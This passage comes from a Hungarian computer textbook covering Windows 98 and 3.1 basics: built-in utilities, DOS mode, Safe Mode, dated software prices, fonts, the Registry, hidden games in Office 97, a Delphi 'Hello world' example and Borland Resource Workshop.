A Z.E.N.-t kombinálni szokták, pl. a *NAL-lal (Novell Application Launcher)*, amely biztosítja azt, hogy a felhasználóhoz rendelt alkalmazásokhoz szükséges minden állomány rendelkezésre álljon. Pl. ha egy alkalmazás, vagy állomány hiányzik és elindítanánk, pótolja a hálózatról. A rendszergazda munkája is nagymértékben megkönnyíthető, pl. egy programfrissítést, vagy új program telepítését csak a szerveren kell végrehajtani, a többit a NAL elintézi. A NAL segítségével az is beállítható, hogy egy-egy alkalmazást egyidejűleg legfeljebb hányan használhassanak (licensz jogok).

7.

WINDOWS APRÓSÁGOK

Ebben a fejezetben a Windows néhány felhasználási lehetőségével, illetve néhány kiegészítő információval ismerkedhetnek meg.

7.1. A legfontosabb Windows alkalmazások

A Windows nem csak egy grafikus felhasználói felület, számos segédprogramot is tartalmaz. Ezek a termék részei, tehát ha egy számítógépen van Windows, e programok is elérhetők (hacsak ki nem hagytuk a telepítésnél, vagy töröltük őket).

Név:	*Indítás a Start – Programok menüből:*	*Indítás a Start – Futtatás sorból:*	*A program jellege:*
WordPad	Kellékek – WordPad	**wordpad** vagy **write**	egyszerű szövegszerkesztő program
Paint	Kellékek – Paint	**mspaint** vagy **pbrush**	egyszerű rajzprogram
Számológép	Kellékek - Számológép	**calc**	tudományos számológép
Jegyzettömb	Kellékek - Jegyzettömb	**notepad**	DOS **.TXT** fájlok szövegszerkesztője
Médialejátszó	Kellékek – Szórakozás – Médialejátszó	**mplayer**	zenei CD, **.AVI**, **.MID** és **.WAV** fájlok lejátszása
Windows Intéző	Windows Intéző	**explorer**	a Windows fájlkezelő programja
Karaktertábla	Kellékek – Rendszereszközök – Karaktertábla	**charmap**	a fontkészletekből karaktereket másolhatunk a Vágólapra

Megjegyzés: a WordPad és a Paint csupán az alapokra elegendő, vannak sokkal komolyabb termékek, pl. a Paint Shop Pro, vagy a nagyon híres és elterjedt Microsoft Word (6.0, 95-ös, 97-es, 2000), azonban ezeket külön kell megszerezni – megvásárolni.

7.2. Programok indítása

Windows alatt többféle módon indíthatunk el DOS és Windows programot:


- A Start gombra megnyíló menüből kiválasztva (egy alkalmazás telepítésekor általában bekerül ide a hivatkozás. Ha mégsem: Start – Beállítások – Tálca és Start menü – A Start menü programjai – Hozzáadás),

- a Sajátgép (My Computer) ikonról kiindulva,
- Start-Futtatás-Tallózás (Start-Run-Browse),
- a Tálcán a Címsorba beírva (előtte a Címsort meg kell jelenítenünk),
- a Windows Intézőből (Windows Explorer),
- DOS ablakból nevének beírásával, vagy a **start** parancscsal, lásd **start/?**,
- az Asztalra kihelyezett „fájl" ikonnal, vagy programindító parancsikonnal (shortcut), illetve a Gyorsindítóbeli parancsikonnal (vagy az ahhoz rendelt gyorsbillentyűvel),
- a „Futó programok"-on keresztül (**taskman.exe**), de ezt ritkán használják,
- a Programkezelőn keresztül (**progman.exe**), még ritkábban használják.

7.3. DOS program futtatása

Windows nélkül nem futtathatók a Windows alkalmazások, a felülről kompatibilitás jegyében viszont Windows alatt futtathatók a régi DOS programok (Windows szóhasználattal "nem Windows alkalmazások"). Nézzük meg hogyan:

DOS ablakot a Start – Programok – MS-DOS parancssor sorral indíthatunk, vagy Start – Futtatás – **dosprmpt**, vagy Start – Futtatás – **command** (ilyenkor egy-egy **.PIF** fájl indul el). A multitasking jegyében egyszerre több DOS program is futhat, az aktív ablakban futó több processzoridőt kap (gyorsabb).



Teljes képernyőre – full screen – a (bal) Alt+Enterrel, vagy az Eszköztáron a ikonra kattintással válthatunk, ekkor fut a leggyorsabban; néhány DOS program csak itt tud futni. Visszaváltás ablakba egy újabb (bal) Alt+Enter-rel történhet, vagy Ctrl+Esc, Alt+Tab, Alt+Esc, nincs rá egérművelet.

Kapcsolat a Vágólappal: szöveges üzemmódú ablak esetén az ablak tartalmát *szöveges módon* (!) a Vágólapra helyezhetjük, illetve a Vágólap tartalmát *billentyűleütések* formájában megkaphatja a DOS ablakban futó program (az ablak vezérlőmenüjében a Szerkesztés ponton keresztül, vagy az Eszköztár gombjaival). A PrintScreen és az Alt+PrintScreen ablakban futás esetén is működik és teljes képernyőn is. Teljes képernyőn mindegy, hogy a kettő közül melyiket használjuk, a képernyő tartalma a Vágólapra kerül, üzemmódtól függően szöveges vagy grafikus formában.

A Windowshoz a 7-es (magyar nyelvű) DOS tartozik, a külső DOS parancsok a **C:\WINDOWS\COMMAND** könyvtárban találhatók. Windows alkalmazást indíthatunk nevének begépelésével, vagy a több lehetőséget nyújtó **start** parancs és a név begépelésével (lásd **start/?**). Használhatjuk a hosszú és a rövid fájlneveket is.

Szabályosan az **exit** parancs begépelésével léphetünk ki, szabálytalanul (rendszerszintű bezárással) pedig ablakba váltás után a vezérlőmenüre történő kettős kattintással, a gombra történő kattintással, vagy Ctrl+Alt+Delete és Enter-rel.

DOS ablak megnyitásakor a CPU ún. *virtuális 8086-os módban fut*, amely az Intel 80386-osban jelent meg először. Ez a CPU üzemmód hardveresen támogatja egyidejűleg több DOS program futását. Azonban néhány DOS program nem fut rendesen ebben az üzemmódban, csak az ún. *valós módban* (real mód, ebben működött az XT-k Intel 8086/8088 CPU-ja). Ide úgy léphetünk át, ha a Start menüben a Leállítást választjuk és itt az „Újraindítás MS-DOS módban"-t (Windows 95-ben Start – Kikapcsolás – MS-DOS módban indítja újra a számítógépet). A DOS program befejezése után pedig adjuk ki a **win** parancsot és a grafikus felület visszatöltődik. Másik lehetőség: a gép bekapcsolásakor a grafikus bejelentkező kép megjelenése *előtt* üssünk F8-at és a megjelenő menüből válasszuk a „Csak parancssor"-t. Még egy lehetőség: „Az MS-DOS korábbi változata" sort válasszuk, vagy üssünk F4-et (csak akkor működik, ha telepítettük és engedélyeztük az indítását az **MSDOS.SYS**-ben).

7.4. A Windows indítása

Előfordulhat, hogy valamilyen hardver beállítás (pl. más monitor-felbontás), vagy programtelepítés után a Windows többé nem indul el, hibaüzenetet kapunk. Ilyenkor segíthet, ha a számítógép bekapcsolása után, a grafikus bejelentkező kép megjelenése *előtt* F8-at ütünk és a megjelenő menüből a Csökkentett módot (Safe mode) választjuk. A grafikus felhasználói felület betöltődik, viszont az alap VGA felbontással (640x480x16 szín), hangkártya és CD-ROM meghajtó nélkül. A hibás elem kiiktatása után a rendszer újból normál módon indul újra. Az F8-ra megjelenő menüben többek közt választhatjuk még a Csökkentett módot hálózattal (Windows 95), a Naplózott, illetve a Lépésenkénti (soronkénti) végrehajtást.

7.5. Mennyibe kerül?

Egy Microsoft termék eladási ára függ attól, hogy a teljes verziót vásároljuk-e meg, vagy az ún. *upgrade*-t (frissítő változatot). Utóbbi olcsóbb, de csak akkor telepíthető, ha rendelkezünk egy régebbi változattal is.

Tipikus utcai árak Londonban (1998. augusztus, 1 GBP ekkor kb. 360 Ft volt):

Windows 98 teljes változat	120 GBP
Windows 98 upgrade	55 GBP
Windows 98 Plus! (tartalmaz pl. egy víruskeresőt)	30 GBP

A fenti árak akkor érvényesek, ha az utcáról térünk be vásárolni. Csak licensz, illetve oktatási célra történő vásárlás esetén az eladási ár rendkívül széles körben változik. Pl. az ún. *Select* változat az eredeti ár töredéke és csupán a licenszet jelenti, semmilyen adathordozót, könyvet és terméktámogatást nem kapunk. Bizonyos konstrukciók esetén a Microsoft felkínálja a legegyszerűbben *downgrade*-nek hívható lehetőséget: egy adott licensz esetén legálisan használhatjuk az összes előző változatot is, pl. Windows NT 4.0 Workstation vonatkozhat egy Windows 98 használatára is, Office 2000 licensz-szel használható az Office 97 stb.

Néhány Microsoft szoftver ára 2000. januárban (az árak egy-egy darabra vonatkoznak, ÁFA nélkül):

megnevezés:	magyar:	angol:
Windows 98 Second Edition	50.090 Ft	50.090 Ft
Windows 98 Upg Second Edition CCP	26.090 Ft	26.090 Ft
MS Plus! 98 Win98 English Intl	-	10.090 Ft
Windows NT Workstation 4.0 SP4	73.900 Ft	77.390 Ft
Windows NT Workstation 4.0 Upgrade SP4	36.490 Ft	36.490 Ft
Office 2000 Standard Win32	115.800 Ft	124.090 Ft
Office 2000 Standard Win32 Upgrade CCP	75.390 Ft	75.390 Ft

(Forrás: **www.szoftverabc.hu**. Rövidítés: SP4 = Service Pack 4, azaz 4. javító csomaggal. Minden esetben az adathordozó CD lemez.)

megnevezés:	magyar:	angol:
Windows 98 Version Upgrade	7.200 Ft	7.100 Ft
MS Plus! 98 for Windows 98 English	-	2.300 Ft
Windows NT Workstation 4.0 Version Upgrade	10.600 Ft	8.500 Ft
Windows NT Workst. 4.0 Comp. Upg. from Win3x/W95/Wfw/OS2	10.900 Ft	17.200 Ft
Office 2000 Standard for 32-bit Windows	11.900 Ft	11.800 Ft
Office 2000 Standard for 32-bit Windows Version Upgrade	8.900 Ft	8.800 Ft
MS-DOS 6.22 Version Upgrade	-	5.700 Ft
Windows for Workgroups	-	5.700 Ft
Office 98 for the Macintosh (Apple Macintoshra!)	-	11.900 Ft


(Forrás: Akadémiai Select Megrendelő, Hungarnet Egyesület. Az árak a licenszet tartalmazzák, adathordozót nem. A magyar termék feljogosít az angol használatára, ha a magyar drágább. Rövidítések: Wfw = Windows for Workgroups 3.11, Version Upgrade = frissítési alap, Competitive Upgrade = frissítési verzió)

7.6. Betűkészletek (fontok)

A Windows többféle karakterkészletet használ. Itt elsősorban az egyes betűk külalakja a különböző, de a fontkészletekben előfordulhatnak speciális, egyedi karakterek is. A fájlok helye a **C:\WINDOWS\FONTS** könyvtár, megtekintésük: Start-Beállítások-Vezérlőpult-Betűtípusok.

- *TrueType:* a betűket körvonalaikkal adják meg, matematikai leírás segítségével. *Ez a betűtípus ugyanúgy néz ki a képernyőn, mint a nyomtatón. Előnye, hogy – bizonyos határok között – tetszőlegesen méretezhető.* E fájlok kiterjesztése **.TTF**, az álló / dőlt / félkövér+dőlt -et külön-külön fájl tartalmazza. *Fontos*, hogy egy betűkészlet (kivéve Unicode) csak akkor tartalmazza az összes magyar ékezetes betűt, különös tekintettel az ő-t és az ű-t, ha a neve után szerepel a „Közép-európai", a CE (Central European), vagy a neve előtt a H betű. Különben nyomtatáskor ô és û betűk jelenhetnek meg (ez a hibalehetőség a Windows régebbi változatainál volt jellemző).

  Az alkalmazásokban a név előtt a TT szimbólum jelöli a True Type fontokat. Amennyiben lehetséges, leginkább ezt a típust használjuk! A Windows 3.1-es változatában jelent meg először. Eredetileg az Apple Computer Inc. bejegyzett márkaneve.



- *Vektorfontok:* a karakterek leírása pont-pont közötti egyenes szakaszok (vektorok) megadásából áll. A plotterek használják. Szabadon méretezhetők, de kis méretnél nem mutatnak olyan jól, mint a TrueType társaik. E fájlok kiterjesztése **.FON**. Használata ma már nagyon ritka. Pl. vektoros a Modern fontkészlet.

- *Raszterfontok:* a karakterek bittérkép formájában tárolódnak. Nem méretezhetők tetszőlegesen, csak azok választhatók ki, amelyeket elkészítettek. A fájlok kiterjesztése **.FON**. Pl. raszterfont az MS Serif.

A Windows a rendszerüzeneteket (ablakmenük, fájl- és mappanevek, párbeszédablakok szövegei) raszterfontokkal jeleníti meg.

Egy True Type, egy vektoros és egy raszterfont

- *OpenType:* a Windows 98-ban jelenik meg, az Adobe Type1 és a Microsoft TrueType megoldás „összegeként": vagy mindkét típus információit tartalmazza, vagy csak az egyiket a kettő közül.

- *Unicode:* magyarázata "A Windows 98" c. fejezetben. A Windows 98 nem Unicode alapú, de kezeli ezt a típust. A True Type belső felépítésében az egyes karaktereket Unicode alapon azonosítja.

A leggyakrabban használt betűtípusok:

Arial (lekerekített, talpatlan betűk)

- Times New Roman (sovány, talpas betűk, egyes napilapok használják)
- **Courier New (minden betű egyforma széles, mint az írógépnél, pl. DOS képernyőmásolatok készítésére jó)**
- Symbol (görög ABC-t és egyéb jeleket tartalmaz, pl: α↑®©⊇™∀∍♣±≈≠↵√∑©®ℜ∏)
- Wingdings (rajzokat tartalmaz, pl: ✎✂🔔📖✉🖱🖮💻✈💣☠☺👍🖫☯🕑▦☑⇔▦☑☒)

- Webdings (csak Windows 98,
  pl:)

Az egyes programokban (pl. WordPad, Paint) beállítható a betűk *nagysága*. ***A betűnagyságot pontokban mérik és a szöveg magasságát jelenti nyomtatáskor: 1 pont = 1/72 inch (1 inch/hüvelyk/col = 2.54 cm).*** (Vegyük figyelembe a karakterek lelógását is, pl. g, j, y, ez is beleszámít az elfoglalt sávba).


A tipográfiai pont a nyomdai mértékrendszer alapja.

Az átszámítás: *1 pont = 1/2660 méter* (= 0,03759 cm; a Windowsban 1/72x2.54 = 0,03528 cm, kb. megegyeznek).

A tipográfiai mértékrendszert tipometriának nevezik.

7.7. Registry (Rendszerleíró-adatbázis)

A Windows 3.x-ben (3.1, 3.11) minden létfontosságú rendszerbeállítást két szövegfájl, a **`WIN.INI`** és a **`SYSTEM.INI`** tárolt. A Windows 9x (95 és 98) nem használja az **`.INI`** fájlokat (a felülről kompatibilitás miatt kezeli), helyette megjelent a *Registry*. Ez két írásvédett-rejtett-rendszer attribútumú fájlt jelent: **`user.dat`** és **`system.dat`**, a felhasználókra vonatkozó adatokat az előbbi, a számítógépre vonatkozókat az utóbbi tárolja. A Windows Vezérlőpultjának használatakor tulajdonképpen a Registryt módosítjuk. Ha nincs más lehetőség, a Start – Futtatás – **`regedit`** (Enter) paranccsal indíthatjuk a Regisztrációs adatbázis szerkesztőt. Itt közvetlen beírással megváltoztathatjuk az egyes mezők tartalmát, azonban *nagyon vigyázzunk: helytelen adat beírásával teljesen összeomolhat a rendszer!* Szerencsére mindig van egy „előző állapot" is: ha valós módban (Start – Leállítás – Újraindítás MS-DOS módban) kiadjuk a **`scanreg/restore`** parancsot (Windows 98!), visszaállítjuk az előző állapotot. A Registry állapotának ellenőrzése: Start – Futtatás – scanregw (Enter).



Van még egy rendszerbeállító alkalmazás: Start – Futtatás - **`sysedit`** (Enter). Segítségével megváltoztatható, pl. az **`autoexec.bat`** és a **`config.sys`** (*e fájlok megléte nem kötelező, ha vannak, a számítógép bekapcsolásakor a Windows lefuttatja őket*).

7.8. Mi található még az Office 97 programcsomagban?


Sok találgatás övezi a Microsoft termékek egyre növekvő méretének okát. A híres és népszerű Office 97 irodai programcsomag pl. két rejtett „játékprogramot" is tartalmaz:


1. Flipper

- Indítsuk el a Word 97-et.
- A megjelenő üres dokumentumban írjuk be: Blue.
- Jelöljük ki a szót (kattintsunk kettőt rá), menjünk a Formátum menübe, ezen belül a Betűtípus-ra, a Betűstílust állítsuk **Félkövér**-re és a Színt KÉK-re, utána OK gomb.
- A kijelölést szüntessük meg az End billentyű lenyomásával és üssünk egy szóközt.
- Lépjünk be a Súgó menübe, ezen belül a „Microsoft Word névjegye", nyomjuk le a bal Shiftet és a Ctrl-t és közben kattintsunk a „W" ikonra. A flipper kezelése: Z – bal kar (a billentyűzeten esetleg az Y és a Z fel van cserélve!), M – jobb kar, Esc – kilépés.

2. Repülőgép-szimulátor

- Indítsuk el az Excel 97-et.
- Az F5 megnyomása után írjuk be: *X97:L97* utána Enter és Tab.
- Nyomjuk le a bal Shiftet és a Ctrl-t és az egérrel kattintsunk a DiagramVarázsló (Chart Wizard) gombra. Használati útmutató: bal egérgomb – előre és gyorsítás, jobb egérgomb – lassítás és hátra, egér mozgatása – balra/jobbra/fel/le, Esc – kilépés.





A játék befejeztével nem árt, ha újraindítjuk a Windowst

8.

WINDOWS ALKALMAZÁS KÉSZÍTÉSE

Windows alkalmazói programot *nem írhatunk meg* hagyományos DOS programként és a Windows-t csak a megjelenítésre használjuk. Az alkalmazásnak illeszkednie kell a Windows működéséhez: megjelenítés, perifériahasználat stb. Windows alkalmazásokat írhatunk Assembly nyelven, de ez rendkívül ritka, sokkal inkább az objektum-orientált programozás felhasználásával Turbo Pascal for Windows, Borland Pascal, Delphi, C++, Visual C++, Visual Basic, MS-Access stb. nyelveken.

A Windows rendszer programozók számára nyújt egy könyvtárat, amely pl. C nyelven is elérhető. Ez azonban elég alacsony szintű: egy üres ablakot megjelenítő minimális Windows program 2-3 képernyőoldal. Ezért erre a könyvtárra magasabb szintű, kényelmesebb könyvtárakat építettek. Az egyik ilyen a Borland OWL-je (Object Window Library), amely C++ nyelven használható és erősen objektumorientált (maga az egész Windows is objektum-orientált, úgyhogy ez nem lehet meglepő).

Az alábbi példa a Borland Delphi 3-as verziójában készült, egy ablakban kiírja a *Helló világ!* szöveget és az OK gomb megnyomására befejeződik. Az önállóan futtatható `.EXE` fájl hossza egyébként 183 KB (azaz sokkal nagyobb, mintha a programot DOS alá írtuk volna).

A forráskód részlete az alábbiakban látható. A vizuális szerkesztés miatt a Delphi készíti el. A Delphi a Turbo Pascal továbbfejlesztett változata, így nem véletlen, hogy a forráskódban Pascal szintaxis és kifejezések találhatók.

```
program hello;
uses
  Forms,
  laci in 'laci.pas' {Form1};
{$R *.RES}
begin
  Application.Initialize;
  Application.CreateForm(TForm1, Form1);
  Application.Run;
end.

unit laci;
interface
uses
  Windows, Messages, SysUtils, Classes,
  Graphics, Controls, Forms, Dialogs, StdCtrls;
type
  TForm1 = class(TForm)
    Label1: TLabel;
    Button1: TButton;
    procedure Button1Click(Sender: TObject);
  private { Private declarations }
  public  { Public declarations }
  end;
var
  Form1: TForm1;
```


```
implementation {$R *.DFM}
procedure TForm1.Button1Click(Sender: TObject);
begin
close
end;
end.
```

9.


RESOURCE WORKSHOP (Erőforrás Műhely)

Az előző fejezetben láthattuk, hogy egy Windows alkalmazás készítéséhez az angolban és egy programozási nyelvben járatosnak kell lennünk. Felmerülhet a kérdés: lehet-e ezek ismerete *nélkül* ha nem is készíteni, de legalább egy alkalmazás lelkivilágába betekinteni és esetleg bizonyos mértékig megváltoztatni? Lehet, a Resource Workshop (Erőforrás Műhely) segítségével. Ez a program *nem része a Windowsnak*, többek közt a Borland cég programcsomagjaiban található. Eredeti feladata alkalmazások fejlesztésénél segítségnyújtás: Windows 3.0, 3.1 és 95/98 állományokba tudunk „belenyúlni", **.EXE** fájlok menüsorait, üzeneteit, ábráit, párbeszédablakait, ikonjait, **.DLL**, **.DRV**, stb. fájlok tartalmát változtathatjuk meg, illetve új erőforrásokat készíthetünk. Segítségével megoldható például idegen nyelvű alkalmazás üzeneteinek magyarra átírása is.

Egy Windows **.EXE** fájl általános felépítése: az elején egy **.EXE** program található, mely akkor indul el, ha a programot DOS alól indítjuk és általában hibaüzenetet ír ki. Ezt követi maga a Windows kód, végül az adatterület, melyre a kód hivatkozik. Ez az adatterület szabványos felépítésű, a Resource Workshoppal ezért változtatható meg.



A Számológép menüszerkezete.
A „\t" a C nyelv tipikus jelölése (tabulátor)



A **COMDLG32.DLL** egyik párbeszédablaka,
amelyet több alkalmazás használ

A RW használatát a Windows 95/98 gyakorló feladatsor c. fejezetben mutatjuk be.

Vannak olyan fájlok (pl. Windows alatt futó .EXE fájlok), amelyeket nem tudunk módosítani a Workshop-pal.

10.

WINDOWS 3.1/3.11 ALAPTRÜKKÖK

Bár a Windows 3.1-es (3.11-es) kiadása óta sok víz lefolyt a Dunán, mégis 1999. decemberében voltam olyan magyar középiskolában, ahol ezt a - ma már meglehetősen régi - változatot tanították. Ebben a könyvben még szerepel a Windows 3.x beállítási lehetőségei, talán néhányan hasznát veszik.

1. A Windows indítása a bejelentkező kezdőkép (logo) nélkül:

```
C:\>WIN : (Enter)
```

2. A Programkezelő (Program Manager) beállításait Shift+Alt+F4 -gyel rögtön elmenthetjük, nem kell beállítani a Programkezelőben és kilépni a Windowsból.

3. A Programkezelő beállításait tartósabbá tehetjük, ha a **PROGMAN.INI**-t és a **.GRP** fájlokat írásvédetté tesszük, ezután a változtatást végző menük nem választhatóak (szürkék) lesznek. Ennek elérésére DOS promtból adjuk ki a következő parancsokat:

```
C:\>ATTRIB +R C:\WINDOWS\PROGMAN.INI    (Enter)
C:\>ATTRIB +R C:\WINDOWS\*.GRP          (Enter)
```

4. A Programkezelő néhány funkcióját letilthatjuk. Ehhez a **PROGMAN.INI**-be írjuk be a következő sorokat:


```
[restrictions]
NoRun=0
NoClose=0
NoFileMenu=0
NoSaveSettings=0
EditLevel=0
```

A sorok jelentése önmagukért beszél. Amíg az értékek nullák, nincs változás. A lehetséges értékek 0 vagy 1, az EditLevel-nél 0,1,2,3, vagy 4.

5. A bejelentkező képernyő (logo) és a **WIN.COM**:

